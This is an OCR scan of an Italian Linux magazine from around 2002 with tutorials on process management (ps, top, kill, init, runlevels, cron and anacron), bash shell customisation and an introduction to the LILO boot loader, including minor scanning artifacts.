Una caratteristica fondamentale dei sistemi operativi moderni è il multitasking, ovvero la capacità di eseguire più programmi contemporaneamente. Ovviamente un PC dotato di un solo processore può eseguire un solo programma per volta, ma il multitasking gli permette di interrompere un programma per eseguirne un altro migliaia di volte al secondo; le nostre percezioni umane hanno quindi l'impressione di un parallelismo effettivo. Un programma in esecuzione nella memoria del calcolatore viene detto processo. Anche sul più semplice sistema Linux in genere vengono eseguiti contemporaneamente almeno una decina di processi, e su molti è comune l'esecuzione contemporanea di svariate decine. Un esempio di più processi corrispondenti allo stesso programma, visualizzabile su tutti i sistemi Linux nella loro configurazione standard, è rappresentato dal programma di gestione delle console testuali, *getty(8)*. Per visualizzare i processi attivi puoi utilizzare il comando *ps(1)*; senza parametri sono visualizzati solo i processi appartenenti alla shell da cui si lancia il comando, per cui è necessario dare almeno un paio della pletora di opzioni che ps possiede (***Tab. 1***): Dall'output di *ps* sono state estratte solo alcune linee significative: quella dell'intestazione, quella del primo processo attivato, e quella relative all'esempio di getty cui si è appena accennato. Ogni processo è identificato da un numero detto PID (abbreviazione di Process IDentifier), fondamentale per inviargli messaggi. Un altro comando molto utile per visualizzare i processi attivi è top(1), che fornisce una vera e propria istantanea del comportamento del sistema, aggiornata perio-

TAB. 1 Opzioni del comando ps

```
$ ps ax
  PID TTY      STAT   TIME COMMAND
    1 ?S       0:04 init [2]
[...]

   87 tty1     S      0:00 -zsh
   88 tty2     S      0:00 /sbin/getty 38400 tty2
   89 tty3     S      0:00 /sbin/getty 38400 tty3
   90 tty4     S      0:00 /sbin/getty 38400 tty4
   91 tty5     S      0:00 /sbin/getty 38400 tty5
   92 tty6     S      0:00 /sbin/getty 38400 tty6

[...]
```

dicamente. Top ha il tipico aspetto di un programma ncurses: gira in una finestra di terminale, utilizza un semplice display a caratteri, e i comandi di input sono semplici lettere. Il comando *'q'*, ad esempio, permette di uscire dal programma e tornare alla shell da cui lo si è lanciato; 'h' fornisce una schermata di guida; *'A'*, *'P'*, *'M'* e *'T'* permettono di ordinare i processi in base all'età (age), alla quantità di CPU utilizzata (che è l'ordinamento predefinito), alla memoria utilizzata e al tempo totale di esecuzione. Il comando è prezioso per stabilire il reale utilizzo delle risorse di sistema da parte dei processi attivi. I veri hacker possono accedere a ulteriori dati relativi ai processi dalle directory */proc/PID*; ad esempio, il comando *ls -l /proc/1/fd* permette di controllare i file aperti da *init*.

Fermate quel processo!

L'output di *ps* o *top* eseguito sul tuo sistema può essere sorprendente: un'installazione di Linux eseguita in maniera non particolarmente raffinata può avviare una serie di servizi dei quali non si ha la minima necessità, e che si desidera bloccare. Come si esegue questa operazione? Per bloccare l'esecuzione di un processo in esecuzione è sufficiente eseguire il comando *kill* seguito dal PID del processo incriminato. Tecnicamente, *kill(1)* invia al processo un'interruzione (interrupt) di tipo *SIGTERM*; sta al programma decidere cosa fare in caso, ma nella logica unixoide ci si attende che vengano completati i compiti in corso e si interrompa il processo. Alcuni programmi invece non rispondono a un *SIGTERM*, e per ucciderli occorre inviare un segnale di tipo *SIGKILL* (non intercettabile dal programma) attraverso il comando *kill -KILL PID*. Va detto che i tipi di segnale sono delle semplici alias per valori numerici, 9 nel caso di *SIGKILL*, per cui il comando riportato viene a volte scritto come *kill -9 PID*. In alcuni casi un processo verrà ucciso solo per essere nuovamente fatto ripartire (con un nuovo PID) dal suo genitore! È il caso, ad esempio, delle console *getty*, che continuano ad essere riavviate (respawn) dal padre di tutti i processi, *init(8)*. Un altro esempio interessante è quello di processi che generano una serie di figli, come ad esempio il server Web *httpd*, riavviandoli in caso di loro morte (***Tab. 2***). In questo caso, il processo *httpd* con pid 4536 ha notato l'uccisione di due suoi figli, e ne ha rigenerati due nuovi. Notare l'uso del comando *pstree(1)* per stampare la "genealogia" dei processi, e la sua opzione *-p* per visualizzare anche i *pid*. Se si uccide il genitore, anche i suoi figli muoiono, e non vengono rigenerati; per questo motivo l'uccisione di *init* non è una buona idea, in quanto ucciderebbe a catena tutti i processi attivi e bloccherebbe completamente il sistema... almeno credo, non ho mai avuto il coraggio di provarci! Uccidere programmi a caso non ha conseguenze legali (finché ci si limita al proprio PC), ma è comunque rischioso: il programma potrebbe non essere scritto in maniera appropriata, e non salvare i propri dati




Fig. 1 • Un esempio di utilizzo del comando top in una finestra di terminale.

TAB. 2 Il processo pid 4536 nota l'uccisione dei figli

```
# pstree -p
init(1)-+-apache(4536)-+-apache(4537)
        |              |-apache(4538)
        |              |-apache(4539)
        |              |-apache(4540)
        |              `-apache(4541)
[...]


  (ATTENZIONE! NON UTILIZZARE SCONSIDERATAMENTE
IL COMANDO KILL!!!)

# kill 4541
# kill 4540
# pstree -p
init(1)-+-apache(4536)-+-apache(4537)
        |              |-apache(4538)
        |              |-apache(4539)
        |              |-apache(4560)
        |              `-apache(4567)
[...]
```

Ora Legale

Cron non ne sa nulla dell'ora legale, ovviamente.
Per cui, se registrate un compito per le due e trenta del mattino, nel giorno in cui si passa dall'ora solare all'ora legale (o è il contrario? Mi confondo sempre!), aspettatevi che il programma non venga eseguito.
Il problema può essere aggirato semplicemente evitando la fascia oraria a rischio, tra le due e le tre del mattino, oppure essere ignorata del tutto per compiti che non abbiano necessità di essere eseguiti con cadenza assolutamente regolare.

prima di essere chiuso. Paradossalmente, è più sicuro terminare processi di sistema, perché in genere i programmi sono scritti in maniera appropriata; per eseguire questo tipo di operazione, ovviamente, bisogna agire come utente root. In generale, un processo può essere ucciso solo dal suo proprietario (visualizzabile dall'output di *ps* o *top*), oppure da root.

Nascita dei processi

Il primo processo a nascere è *init*, lanciato dal kernel alla fine della fase di avvio, e al quale spetta di diritto il pid di 1. Per decidere quali processi avviare, init consulta il file di configurazione */etc/inittab*. Le linee che descrivono l'avvio e la continua rigenerazione dei famigerati *getty*, ad esempio, hanno un aspetto del tipo:

```
1:2345:respawn:/sbin/getty 38400 tty1
```

Dovrebbe essere ovvio come bloccare l'avvio di qualche console virtuale, oppure aggiungerne altre; per la prima operazione è sufficiente commentare la corrispondente linea con il cancelletto, *'#'*, per la seconda si aggiungono linee della stessa forma di quelle presenti.

Il primo processo a nascere è init, lanciato dal kernel alla fine della fase di avvio, e al quale spetta di diritto il pid di 1.

Ovviamente per applicare le modifiche occorre riavviare il sistema, oppure eseguire il comando *telinit q*, che richiede a init la rilettura del file di configurazione.

A ogni linea di configurazione di inittab corrisponde un'azione, descritta da una serie di campi separati dal carattere di due punti, *':'*.

Il primo campo è un semplice identificatore; il secondo indica in quali runlevel l'azione deve essere eseguita; il terzo indica in quali casi; e l'ultimo descrive l'azione stessa. I runlevel servono a definire diverse configurazioni, e possono avere valori interi da *0* a *6*.

Il valore *0* è in genere utilizzato per la procedura di arresto *(halt)*, e identifica quindi le azioni che il sistema deve eseguire in fase di spegnimento; il valore *6* è utilizzato in maniera analoga per la procedura di reboot; il valore *1* corrisponde al cosiddetto *single user mode*, in cui è possibile una sola sessione di lavoro, e che viene utilizzato per la manutenzione del sistema.

Dei rimanenti quattro valori, tipicamente le distribuzioni ne utilizzano due per il normale stato del sistema, rispettivamente con e senza console grafica, e le ultime due

I Processi

I miei processi

In un sistema desktop ben configurato, l'utente lancia i programmi scegliendo la voce che gli interessa in un menu predefinito. Ma Linux non è solo un sistema desktop: si può accedere al computer attraverso una scarna interfaccia testuale, direttamente dalla console oppure attraverso la rete, tramite *telnet(1)* o *ssh(1);* ancora, il sistema può non essere configurato come si vorrebbe, e non è possibile eseguire qualche comando tramite i menu. Si scopre come qualunque programma presente nei menu possa essere lanciato dalla shell dandone il percorso completo sulla linea di comando. In questi casi, sono utili i comandi di gestione dei processi della shell, che hanno una forma leggermente diversa da quelli usuali. Innanzitutto, si può lanciare un programma direttamente in background, evitando qualunque iterazione con l'utente, chiudendo la linea con la *'&'* commerciale. Se ci si rende conto che un programma richiede troppo tempo per terminare, si può sospenderlo con la combinazione di tasti *<Ctrl>-z,* e quindi riprenderne l'esecuzione in background con il comando *bg*. Per fare in modo che il programma accetti nuovamente comandi da tastiera, e riavviarlo in caso sia ancora sospeso, si può dare il comando *fg*. Per elencare i processi avviati in questo modo, insieme a un numero sequenziale che li identifica, si utilizza il comando *jobs*. Il numero sequenziale può essere utilizzato al posto del *pid* (nel comando pid, oppure anche in *fg* e *bg*), precedendolo con un carattere *'%'*:

```
$ xterm
$ xterm &
[1] 1068
$ xterm
(<Ctrl>-z)
zsh: suspended  xterm
$ jobs
[1]  - running    xterm
[2]  + suspended  xterm
$ bg %2
[2]  - continued  xterm
$ kill %1
$
[1]  + exit 15    xterm
$ jobs
[2]  + running    xterm
....
```

Le caratteristiche discusse sono disponibili in tutte le shell più comuni; alcune consentono anche ulteriori scorciatoie, come ad esempio la sequenza *%%* per indicare l'ultimo job creato.

CRON

Cron, ma quale cron?

Su quasi tutte le distribuzioni Linux troverai almeno due pacchetti che eseguono funzionalità analoghe, *cron* e *anacron*. Il primo si comporta come un cron "classico": ogni minuto controlla il proprio file di configurazione, ed esegue i comandi che corrispondono alla data e all'ora di sistema. Per il corretto funzionamento di cron, quindi, è necessario che il computer sia sempre acceso: nell'esempio indicato nell'articolo, i compiti quotidiani, settimanali e mensili non verranno mai eseguiti, se il computer è spento dalle quattro e un minuto alle quattro e quarantatrè del mattino. Quindi va bene per un server, che resta sempre acceso, meno bene per un sistema desktop, che viene acceso e spento casualmente. *Anacron* esegue le operazioni (spesso esattamente le stesse) secondo regole completamente diverse. Per ogni operazione vengono specificati un periodo in giorni e un ritardo in minuti; se il comando non è stato eseguito nel periodo specificato, verrà eseguito dopo aver atteso il numero di minuti indicato.
Sullo stesso sistema Mandrake utilizzato come esempio nell'articolo, il file */etc/anacrontab* sarebbe il seguente:

```
1   5   cron.daily   run-parts /etc/cron.daily
7   10  cron.weekly  run-parts /etc/cron.weekly
30  15  cron.monthly run-parts /etc/cron.monthly
```

ed è molto più leggibile del corrispondente crontab: i compiti "daily" vengono eseguiti ogni "1" giorni dopo 5 minuti dal lancio di anacron, quelli "weekly" ogni 7 giorni dopo 10 minuti, i "monthly" ogni 30 giorni dopo 15 minuti.
Se utilizzate Mandrake, non meravigliatevi se dopo aver acceso il PC notate strane attività ogni cinque minuti: dopo un quarto d'ora dovrebbe essere tutto finito!
Notare il terzo campo, che viene utilizzato da anacron come identificativo interno per associare ciascun compito con la data dell'ultima esecuzione, registrata in un apposito file gestito dal programma stesso.

rimangono disponibili per ulteriori configurazioni definibili dall'utente. Il runlevel può essere specificato come parametro per il kernel; se si utilizza *lilo(8)*, e se tra i kernel definiti ve ne è uno chiamato linux, si può partire in single user mode dando la linea di comando *linux 1* al prompt di lilo. Un runlevel può anche essere specificato come parametro predefinito nel file di configurazione di lilo */etc/lilo.conf* tramite un'opzione della forma *append=2*, ma si tratta forse della procedura più originale; la più usuale consiste nello specificare un runlevel di default attraverso una opportuna linea in */etc/inittab:*

```
# The default runlevel.
id:2:initdefault:
```

Se il kernel non individua un runlevel tra i propri parametri, init utilizza quello di default. La maggior parte dei processi viene poi avviata dall'azione principale di *inittab*, che consiste nella chiamata di uno script cui viene passato il runlevel desiderato come parametro:

```
l2:2:wait:/etc/init.d/rc 2
```

Lo script */etc/init.d/rc* non fa altro che eseguire tutti gli script contenuti nella directory */etc/rcn.d*, in cui *n* è il runlevel, cioè il parametro dello script. I file contenuti in questa directory hanno nomi del tipo *S20inetd* e *K01kdm*, e sono dei link a script *(inetd* e *kdm* nel nostro esempio) contenuti nella directory /etc/init.d.
Se la prima lettera è una *'S'*, lo script viene eseguito con un parametro start, in modo da avviare un servizio; se è una *'K'*, viene eseguito con un parametro *kill*, per terminare lo stesso servizio; il numero serve a definire l'ordine di esecuzione. Così, se il runlevel di default del sistema è *2* e il servizio httpd parte automaticamente, il comando *ls -l /etc/rc2.d* mostrerà un file del tipo:

```
lrwxrwxrwx    1 root     root      16 Jun 22
2001 S91httpd -> ../init.d/httpd
```

Si può quindi interrompere il server Web eseguendo il comando */etc/init.d/httpd stop*, oppure disabilitarne la partenza, e garantire che venga interrotto nel passaggio da altri run level, semplicemente cambiando il nome del link:

```
(ATTENZIONE! IL SEGUENTE COMANDO DISABILITA
                                IL SERVER WEB!!!)
# mv /etc/rc2.d/S91httpd /etc/init.d/K91.httpd
```

Alcune distribuzioni moderne forniscono strumenti grafici per la gestione facilitata di queste procedure, ma capire cosa succede dietro le quinte è sempre utile, per essere in grado di operare su distribuzioni che non si conoscono, per poter configurare il proprio sistema senza utilizzare l'interfaccia grafica, per poter risolvere problemi inusuali, per creare configurazioni non standard...

Il demone del tempo

Un'altra esperienza estremamente frustrante su qualsiasi sistema operativo è constatare che il computer inizia a "fare qualcosa" senza motivo apparente; ad esempio, state tranquillamente utilizzando il vostro gioco preferito, e il disco rigido inizia a macinare dati. Il responsabile di questi eventi misteriosi è in genere *cron(1)*, un daemon che controlla le attività che vanno eseguite secondo scadenze prefissate.
Cron gestisce attività pianificate sia per il sistema che per gli

TAB. 3 Il file /etc/crontab.

```
$ less /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
HOME=/
# run-parts
01 * * * * root run-parts /etc/cron.hourly
02 4 * * * root run-parts /etc/cron.daily
22 4 * * 0 root run-parts /etc/cron.weekly
42 4 1 * * root run-parts /etc/cron.monthly
```

utenti; per la prima categoria si utilizza il file di sistema */etc/crontab,* mentre gli utenti hanno delle directory al di sotto di */var/spool/cron.* Queste ultime non vengono manipolate direttamente, ma attraverso il comando *crontab(1): crontab -l* mostra il file di configurazione dell'utente, *crontab -e* permette di modificarlo, e *crontab -r* lo elimina. Il formato dei file di configurazione consiste di una serie di linee suddivise in campi, dei quali i primi cinque specificano in quali occasioni il comando va eseguito.

La parte finale della linea specifica il comando da eseguire; inoltre il file di sistema */etc/crontab* presenta un sesto campo che specifica quale utente è il proprietario del processo che verrà eseguito. Analizziamo ad esempio il file */etc/crontab* installato da Mandrake 8.1(***Tab. 3***).

Le prime linee configurano variabili di sistema che verranno ereditate dai processi lanciati da cron: la shell che interpreterà i comandi, il percorso in cui cercare i file eseguibili, l'utente cui inviare via mail lo standard error (solo nel caso in cui non sia vuoto!), e la directory in cui i processi verranno eseguiti. Le linee che iniziano con il cancelletto, *'#'*, sono commenti. Le linee finali costituiscono il cuore della configurazione; la prima esegue il comando *run-parts /etc/cron.hourly* nel primo minuto di ogni ora, come utente root. Il comando *run-parts* è uno script che prende un solo parametro, una directory, e lancia gli script ivi contenuti secondo regole predefinite; nel caso di Mandrake, ad esempio, vengono saltate le directory, i file che terminano con *.rpmsave*, *.rpmorig* o *.rpmnew*, che sono residui di aggiornamenti del sistema, e i file che non sono eseguibili. Altre distribuzioni seguono regole diverse: la Debian, ad esempio, salta le sottodirectory e i file i cui nomi contengano caratteri diversi da numeri, lettere, trattini e segni di sottolineatura; è comune l'abitudine di aggiungere una virgola al nome di un file per impedirne l'esecuzione:

```
# cd /etc/cron.daily
   (ATTENZIONE! IL SEGUENTE COMANDO DISABILITA LA
                              ROTAZIONE DEI FILE DI LOG!)
# mv logrotate logrotate,
```

Nelle linee di configurazione, il primo campo indica il minuto, il secondo l'ora (da *0* a *23*), il terzo il giorno del mese, il quarto il mese (numerato da *1* a *12*, o la corrispondente abbreviazione inglese), il quinto il giorno della settimana (da *0* a *7*, o la corrispondente abbreviazione inglese; *0* e *7* rappresentano ambedue la domenica). Nell'esempio precedente, il contenuto della directory *"daily"* sarà eseguito alle quattro e due minuti di ogni giorno, la *"weekly"* alle quattro e ventidue di ogni domenica, e la *"monthly"* alle quattro e quarantadue del primo di ogni mese. Nota che i comandi sono eseguiti quando ora, minuto e mese, e almeno uno dei due campi rimanenti, corrispondono alla data e all'ora di sistema; così, la linea seguente:

```
55 9 25 12 0 root /root/bin/holy-december.sh
```

esegue il comando indicato alle nove e cinquantacinque del giorno di natale e di tutte le domeniche di dicembre. Non è possibile indicare una espressione del tipo "solo quando natale cade di domenica"; se si desidera un effetto di questo tipo bisogna eseguire test specifici all'interno dei propri script. Le directory di sistema */etc/cron.** sono fondamentali per i pacchetti software che necessitano di eseguire qualche azione periodicamente; il programma di installazione non deve far altro che copiare uno script nella directory desiderata, e questo verrà eseguito con la giusta cadenza. Se una struttura così semplice è sufficiente alle variegate necessità di tutti i possibili pacchetti, puoi aspettarti che in linea di massima in essa possano essere fatti ricadere anche i tuoi compiti periodici; necessità diverse possono essere accomodate tramite nuove linee nel crontab di sistema, oppure attraverso un crontab utente. Naturalmente sono possibili anche strutture più sofisticate; se hai dei programmi da eseguire durante la notte dei giorni feriali, e bloccare al mattino seguente, puoi utilizzare le seguenti linee di configurazione:

```
23 00 * * 0-4 root run-parts /etc/cron.night-start
07 30 * * 1-5 root run-parts /etc/cron.night-stop
```

Ovviamente, le directory indicate andranno create e popolate con i tuoi script notturni.

Conclusioni

I processi di sistema sono lanciati da *init(8)* all'avvio, e da *cron(1)* periodicamente e a scadenze prefissate. Esiste anche il comando *at(1),* che permette, laddove installato, di eseguire un comando una sola volta nel momento indicato; ma questo viene utilizzato per l'utilizzo su sistemi di calcolo batch, per gestire code di programmi tipicamente con grosse necessità di calcolo numerico, piuttosto che per l'ordinaria amministrazione di sistema. Come sempre, le pagine di manuale sono la tua risorsa più preziosa per approfondire l'argomento: prova il comando man at per esplorare le possibilità di questo ulteriore comando!

Francesco Marchetti Stasi

Una conchiglia
preziosa chiamata BASH

Analizziamo una delle caratteristiche fondamentali dei sistemi Unix like.

Tramite la shell possiamo interagire con il sistema per svolgere i nostri compiti quotidiani, siano questi da normale utente oppure da amministratore. Risulta perciò tanto più importante trovarsi a proprio agio con la propria shell, modellarla al nostro utilizzo. Spesso si tende a trascurare la configurazione del proprio sistema, questo si è concepibile fin quando l'utilizzo della shell è minimo, ovvero quando gli unici comandi che diamo sono *startx, gdm, kdm,* oppure quando la nostra noia ed il nostro disinteresse per la ricerca di un miglioramento ci portino a non guardare un po' oltre il nostro naso per osservare le notevoli potenzialità che le shell che utilizziamo tutti i giorni ci offrono. Andremo stavolta ad analizzare la personalizzazione della bash (Bourne Again SHell); versione GNU notevolmente potenziata della Bourne Shell (ovvero la storica /bin/sh), è attualmente giunta alla release 2.05a rilasciata nel tardo autunno del 2001. Raccoglie in se alcune delle potenzialità della ksh e della csh, due delle più diffuse shell del mondo Unix.

Bash

La bash, quando viene eseguita, legge una serie di file di configurazione, quindi provvede a passare il controllo all'utente tramite il prompt.La sequenza dei file letti nel caso di un login interattivo è:

1) /etc/profile quindi legge
2) ~/.bash_profile se esiste, altrimenti legge
3) ~/.bash_login se esiste, altrimenti legge
4) ~/.profile

mentre all'uscita viene letto il file *~/.bash_logout.* Nel caso invece che la shell sia interattiva ma non di login allora viene letto il file:

1) ~/.bashrc

Le modifiche che illustreremo andranno pertanto inserite in questi file, in modo tale che ad ogni nostro nuovo collegamento siano mantenute. Anzitutto osserviamo che le modifiche effettuate nel file */etc/profile* andranno ad impattare sui profili di tutti gli utenti che si connetteranno al sistema. Pertanto in questo file converrà inserire esclusivamente le impostazioni che serviranno come base di partenza per la personalizzazione della propria shell. Inserire quindi all'interno del file una struttura del tipo:

```
if ["$BASH"]; then
   export PATH=/bin:/usr/bin:/usr/local/bin
   export CDPATH=.:~:/usr:/usr/src:/usr/local:
                                        /usr/share:/opt
   export HISTIGNORE="&:ls:ps:[bf]g:exit:logout"
   export TMOUT=1800
   export MAILCHECK=15
   shopt -s cdspell cmdhist dotglob extglob
fi
```

Lo script su presentato verifica anzitutto che la shell utilizzata sia la Bash:

```
if ["$BASH"];
```

e nel caso lo fosse provvede a valorizzare in modo opportuno le variabili d'ambiente PATH, CDPATH, HISTIGNORE, TMOUT ed a settare, tramite *shopt* (un comando interno della bash) alcune caratteristiche dell'ambiente. In particolar modo la variabile *PATH* indica alla bash dove andare a cercare i programmi. Con *CDPATH* si indica invece alla shell dove cercare una directory quando si usa il comando interno *cd.* Tramite *HISTIGNORE* invece eviteremo che la nostra history si riempia di comandi utilizzati di frequente e/o comunque non necessariamente utili da avere nella history. *TMOUT* e *MAILCHECK* settano il tempo, in secondi, di inattività dopo il quale la nostra shell verrà terminata mentre l'altro indica l'intervallo temporale, anche stavolta in secondi, trascorso il quale la bash verifica se sono avvenuti cambiamenti nei file specificati da *MAILPATH* (che vedremo in seguito). Il comando *shopt* permette di settare alcune

caratteristiche della bash. In particolar modo con i settaggi proposti si avranno le seguenti caratteristiche:

- *Cdspell* corregge automaticamente alcuni errori di battitura nei path utilizzati con il comando builtin *cd.*
- *Cmdhist* inserisce i comandi multiriga nella history come un unico comando, permettendo una più semplice gestione e modifica degli stessi.
- *Dotglob* nell'espansione dei nomi di file vengono inseriti anche i nomi che iniziano con il punto.
- *Extglob* vengono attivate le funzionalità di extended pattern matching.

In genere è utile inserire tutti i comandi di impostazione dell'ambiente nel file caricato dalla shell non interattiva. Poi eseguirlo anche da quella interattiva tramite questa sequenza di comandi in uno degli script *.bash_profile* o *.bash_login*

```
if [-f ~/.bashrc ]; then
    source ~/.bashrc
fi
```

Si andranno in tal modo ad evitare tutti i problemi di configurazione dell' ambiente nel caso di shell non interattiva e nel contempo si ha a disposizione un unico file dove verranno inserite tutte le modifiche. Cominciamo pertanto a personalizzare il prompt della nostra shell. Utilizziamo per esempio un prompt del tipo:

```
user@macchina: (directory corrente) $
```

Per realizzare questo bisogna valorizzare oppurtunamente la variabile di ambiente *PS1*, che indica alla shell l'aspetto del prompt. Pertanto inseriremo nel *.bashrc*:

```
export PS1="\u@\H:\w\$"
```

In tal modo avremo il tipo di prompt precedentemente descritto. Possiamo modificare il prompt a nostro piacimento, inserendo anche colori (tramite le apposite sequenze di escape che è possibile trovare sul manuale *bash*) oppure altri elementi che possono esserci utili. Ad esempio possiamo avere:

```
export PS1="[\w]\n[\d :\u: |\A| ]\$"
```

che ci mostrerà un prompt del tipo:

```
[/home/matley]
[matley.home:matley:Wed Mar  6   09:13:40
CET 2002]$
```

Continuiamo ora ad arricchire il nostro ambiente e cominciamo ad impostarci una serie di alias. Gli alias permettono agli utenti di semplificare l'inserimento di comandi complessi trasformando dinamicamente l'alias usata nel comando corrispondente da noi precedentemente impostato.
La sintassi di un alias è la seguente:

```
alias nomealias='comandi'
```

Una base di partenza, da regolare poi in base alle necessità di ognuno, può essere:

```
alias psa='ps auxf'
alias alast='last -adx | more'
alias lsl='ls -labFhT 0 --color=auto'
alias cls='clear'
alias run='source ~/.bashrc'
alias bas='vi ~/.bashrc'
alias mutt='mutt -y'
```

Conviene poi inserire degli alias per i comandi più comunemente usati con i parametri utilizzati. Una volta settati gli alias possiamo passare alla definizione della variabile *MAILPATH.* Questa variabile indica alla bash dove verificare la presenza di nuova posta secondo la frequenza stabilita precedentemente dalla variabile d'ambiente *MAILCHECK.*

```
MAILPATH=/var/spool/mail/$USER
for i in `echo ~/mail/[^.]*`
   do
         MAILPATH=$MAILPATH:$i
   Done4
export MAILPATH
unset i
```

In tal modo settiamo come nostre mailbox sia quella sotto */var/spool/mail* che quelle presenti nella directory *mail* all'interno della nostra home.
Verremo in tal modo avvisati dalla shell della presenza di nuove mail tramite un messaggio simile al seguente:

```
You have new mail in /home/matley/mail/inbox
You have new mail in /home/matley/mail/logfile
```

Settiamo infine l'*umask:*

```
umask 077
```

Rimane da editare anche il file *.initrc* che modifica il comportamento dell'editing di linea:


```
set editing-mode vi (oppure emacs, a vostra scelta)
set horizontal-scroll-mode off
set input-meta on
set mark-modified-lines on
set show-all-if-ambiguous on
```

Una volta terminata anche questa configurazione avrete lo scheletro su cui personalizzare ulteriormente il vostro ambiente di lavoro.
Nel prossimo articolo vedremo come personalizzare ulteriormente l'ambiente di lavoro, automatizzare alcune procedure e conosceremo alcune delle funzionalità avanzate della bash.

Saverio Salatino

EDIZIONI MASTER

più giochi



e giochi di +

IN EDICOLA AD APRILE

Alla scoperta
di LILO: il Boot Loader di Linux

A meno che non siate fieri di utilizzare il boot floppy o LOADLIN ad ogni boot, è bene che impariate a familiarizzare con uno dei più famosi Boot Loader di Linux.

Il Lilo è uno dei Boot loader più utilizzato nelle odierne distribuzioni, spesso però ci troviamo dinanzi a dei fastidiosi errori che ci impediscono di avviare la nostra Linux Station dal disco rigido. Questo articolo oltre a chiarirvi le idee sulla sua configurazione, si pone di fornire la soluzione ai più frequenti problemi di boot fornendovi consigli pratici e di immediata efficacia.

LILO questo sconosciuto

Lilo (LInux LOader) è un pacchetto boot loader che permette all'utente di specificare un qualsiasi numero di OS su cui effettuare il boot e di inserire parametri per alterare il comportamento del kernel. Questo pacchetto è composto da l'installatore di mappa e dal boot, uno residente in */sbin (/sbin/lilo)* e l'altro, installato dall'installatore di mappa stesso, viene letto dalla bios all'accensione della macchina. I file che compongono il pacchetto di Lilo sono i seguenti:

- */boot/boot.b:* è installato come settore boot di default.
- */boot/chain.b:* è utilizzato per avviare un OS diverso da Linux.
- */boot/OS2_d.b:* è utilizzato per avviare un sistema OS/2.
- */sbin/activate:* è utilizzato per cambiare i flag attivo di una partizione.
- */sbin/lilo:* l'installatore di mappa. Installa il boot in base alla configurazione di */etc/lilo.conf.*

In questo articolo oltre a dare una panoramica agli stadi di boot di un comune PC ci soffermeremo sulla corretta configurazione dell'installatore di mappa e alla risoluzione dei più comuni problemi di boot.

Stadi di Boot

Per capire correttamente il funzionamento del Lilo è utile conoscere il meccanismo di boot della nostra Linux box. In questo articolo esamineremo gli stadi di boot dei pc x86 utilizzando il seguente schema:

1) Accendiamo il PC

2) Viene avviato un processo di controllo detto POST *(power on self test)* al fine di controllare il PC per possibili problemi di memoria. Il test finisce lanciando un "beep", se due o più "beep" dovessero avvenire significa che sono stati rilevati alcuni problemi.




Fig. 1 • Uno schema utile per comprendere gli stadi di boot.

3) Viene avviato il BIOS *(basic input/output system)* e letta la CMOS per determinare l'hardware presente e le preferenze di inizializzazione del sistema da parte dell'utente.

4) In base alle impostazioni del CMOS viene cercato un settore boot (floppy, disco rigido, lettore cd....in base alla nostro configurazione della CMOS).

5) Viene letto l'MBR *(master boot sector)* che a sua volta trasmette il controllo al settore di boot della partizione attiva. Il settore di boot carica il sistema operativo.

Installiamo e configuriamo LILO

Installare Lilo è molto semplice, tutto sta nel file di configurazione *lilo.conf (/etc/lilo.conf),* editato quest'ultimo basta eseguire l'installatore di mappa *(/sbin/lilo)* che seguendo le istruzioni di *lilo.conf* installa, in base alle noste esigenze, il boot in una partizione, nel Master Boot Sector o in un floppy (***Tab. 1***).
Possiamo suddividere *lilo.conf* in tre sezioni: una generale, una per l'immagine del linux e un'altra destinata ad altre immagini ed altri OS.
